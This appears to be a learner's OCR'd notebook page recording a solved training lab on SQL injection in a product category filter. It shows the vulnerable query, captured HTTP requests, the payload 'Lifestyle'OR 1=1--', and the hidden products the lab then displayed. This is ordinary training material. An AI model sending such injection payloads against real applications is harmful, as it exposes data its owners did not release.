SQL injection - lab_1

jeudi 5 juin 2025 21:00

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data


APPRENTICE


LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```


To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.





```
GET /filter?category=Lifestyle HTTP/2
Host: 0ae300e3045ba2a88033fd7f004900c1.web-security-academ
Cookie: session=mcuOo1lOK21wMLb5Olxpfiy9JSTf9Xct
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
GET /filter?category=Lifestyle'-- HTTP/2
Host: 0ae300e3045ba2a88033fd7f004900c1.web-security
Cookie: session=mcuOo1lOK21wMLb5Olxpfiy9JSTf9Xct
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
```



```
GET /filter?category=Lifestyle'OR 1=1-- HTTP/2
Host:
0ae300e3045ba2a88033fd7f004900c1.web-security-academy.net
Cookie: session=mcuOo11OK21wMLb5Olxpfiy9JSTf9Xct
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Search 0 highlights

Lifestyle'OR 1=1--

Refine your search:

All Accessories Food & Drink Lifestyle Tech gifts

Poo Head - It's not just an insult anymore.

$71.71

View details

Giant Pillow Thing

$10.00

View details

Eggtastic, Fun, Food Eggcessories

$38.91

View details

The Trapster

$50.42

View details

Et on a des fenêtres qui s'affichent en plus